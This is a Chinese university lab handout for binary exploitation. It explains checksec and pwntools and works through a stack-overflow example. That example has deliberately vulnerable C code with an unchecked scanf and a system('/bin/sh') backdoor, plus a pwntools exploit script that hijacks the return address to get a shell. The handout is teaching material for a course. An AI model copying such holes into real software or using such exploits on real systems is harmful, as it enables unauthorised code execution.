Lab6 实验手册

网络空间安全导论实验

实验截止: 2023.12.3 星期日 23:59

1 实验内容

lab6 包括 5 个题目 (lab6-[1-5])，请分析 5 个题目找到其中的漏洞，写出利用脚本并拿到 shell。其中 lab6-1/2/3 比较简单，主要考察栈溢出和 shellcode 的简单使用，lab6-4 需要绕过 canary，lab6-5 增加了一点点点难度。

你可能需要进行以下几个步骤，请在提交的 Write-Up(解题报告) 中写清整个做题过程和思路:

1. 逆向分析二进制文件的逻辑，关注缓冲区的大小和读写操作，找出漏洞的位置和触发方法。
2. 查看文件保护机制，调试、计算偏移、考虑利用方法。
3. 编写利用脚本，拿到 shell。

实验题目:

```
lab06
    + lab6-1 simple bof
    + lab6-2 simple shellcode
    + lab6-3 canary
    + lab6-4 easy stack overflow
    + lab6-5 integer overflow
```

2 实验介绍

2.1 查看 ELF 保护机制

使用 checksec 查看文件保护机制，自行从 https://github.com/slimm609/checksec.sh 下载安装。

checksec

```
$ checksec level0
[*] '/lab/level0/level0'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

在 lab6 中需关注 NX(栈可执行) 和 canary(是否有 canary 保护机制)。

2.2 pwntools

pwntools 是一款专用于 CTF Exploit 的 Python 库。

2.2.1 安装

pwntools installation

```
pip install pwntools
```

2.2.2 简介

一般使用 from pwn import * 把所有的模块导入到当前的 namespace. pwntools 中与进程交互的读写函数主要包括:

- interactive()：直接进行交互，相当于回到 shell 的模式
- recv(numb=4096, timeout=default)：接收指定字节
- recvall()：一直接收直到 EOF
- recvline(keepends=True)：接收一行，keepends 为是否保留行尾的'\n'
- recvuntil(delims, drop=False)：一直读到 delims 的 pattern 出现为止
- recvrepeat(timeout=default)：持续接受直到 EOF 或 timeout
- send(data)：发送数据
- sendline(data)：发送一行数据，相当于在数据末尾加'\n'
- sendlineafter(delims, data)：相当于 recvuntil(delims) 后 sendline()
- sendafter(delims, data)：参考上一条
- p16(integer)/p32(integer)/p64(integer)：将整数转换为对应长度的小端序
- u16(str)/u32(str)/u64(str)：p 系列的逆过程

做一个简单地示例，程序源代码如下:

demo.c

```c
// DEMO SOURCE CODE
#include<stdio.h>

void func()
{
  char buf[20];
  printf("Hello man.Say sth.\n");
  scanf("%s",buf);
  printf("you say:%s\n",buf);
}

int main()
{
  func();
  return 0;
}
```

使用 pwntools 与程序交互

pwntools io

```
>>> from pwn import *
>>> conn = process("./demo") # 运行demo并与之交互
[x] Starting local process './demo'
[+] Starting local process './demo': pid 57973
>>> conn.recv()
'Hello man.Say sth.\n'
>>> conn.sendline("Hi")
>>> conn.recv()
'you say:Hi\n'
>>> conn = process("./demo")
[x] Starting local process './demo'
[+] Starting local process './demo': pid 57981
>>> conn.interactive()
[*] Switching to interactive mode
Hello man.Say sth.
Hi
you say:Hi
[*] Process './demo' stopped with exit code 0 (pid 57981)
[*] Got EOF while reading in interactive
^C[*] Interrupted
>>>
```

更多的使用方式可以看官方文档
https://pwntoolsdocinzh-cn.readthedocs.io/en/master/intro.html

2.3 一个栈溢出利用的示例

demo.c 源码

demo.c

```c
void backdoor() {
    system("/bin/sh\x00");
}

void func() {
  char buf[20];
  printf("Hello man.Say sth.\n");
  scanf("%s",buf);
  printf("you say:%s\n",buf);
}

int main(){
    func();
    return 0;
}
```

对于二进制文件 demo

binary information

```
ctfpwn $  lab  file demo
demo: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
    interpreter /lib/ld-, for GNU/Linux 3.2.0, BuildID[sha1]=
    d2b81833cc4c1f0b74dc374f594d43fb5d5d4f48, not stripped
```

```
ctfpwn #  lab  checksec demo
[*] '/lab/demo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
```


在 func() 函数中存在栈溢出，构造输入内容，劫持控制流跳转到 backdoor() 函数即可拿到 shell，根据 IDA 的分析结果，

func pseudo code

```
1  int func()
2  {
3    char v1; // [esp+Ch] [ebp-1Ch]
4
5    puts("Hello man.Say sth.");
6    __isoc99_scanf("%s", &v1);
7    return printf("you say:%s\n", &v1);
8  }
```

v1 缓冲区的位置在 [ebp-1Ch] 处，因此需要填充 0x1c+4 个字节可覆盖到返回地址，将返回地址覆盖为 backdoor() 函数的地址，backdoor() 函数的地址可以轻松的通过 IDA 分析得到。

stack



脚本可以这样写

exp.py

```
1  from pwn import *
2
3  conn = process('./demo') # 启动进程
```

```
4
5  backdoor = 0x080484E6
6
7  conn.recv() # 接收程序输出
8  payload = 'a'*(0x1c+4)+p32(backdoor) # 填充数据+BACKDOOR地址，P32转换为小端序
9  conn.sendline(payload) # 发送数据
10 conn.recv()
11
12 conn.interactive() # 交互
```

拿到 shell

get shell

```
ctfpwn #  lab  python exp.py
[+] Starting local process './demo': pid 4288
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
```

2.4 如何调试

在 pwntools 中，process 启动时会有一个 pid（进程号），使用 gdb attach 该进程号可调试此进程，

```
lab02  python exp.py
[+] Starting local process './demo': pid 4538
[*] Switching to interactive mode
```

你可以暂停脚本，例如通过一个 inputs() 来中断脚本，然后通过 gdb 来 attach 这个进程来调试。

```
$ gdb attach 4538
```

2.5 也许你会用到

- 上个实验用到的逆向方法和工具（IDA/gdb）
- shellcode database http://shell-storm.org/shellcode/
- https://ctf-wiki.github.io/ctf-wiki/executable/elf/elf-structure-zh/
- https://ctf-wiki.github.io/ctf-wiki/pwn/linux/stackoverflow/stackoverflow-basic-zh/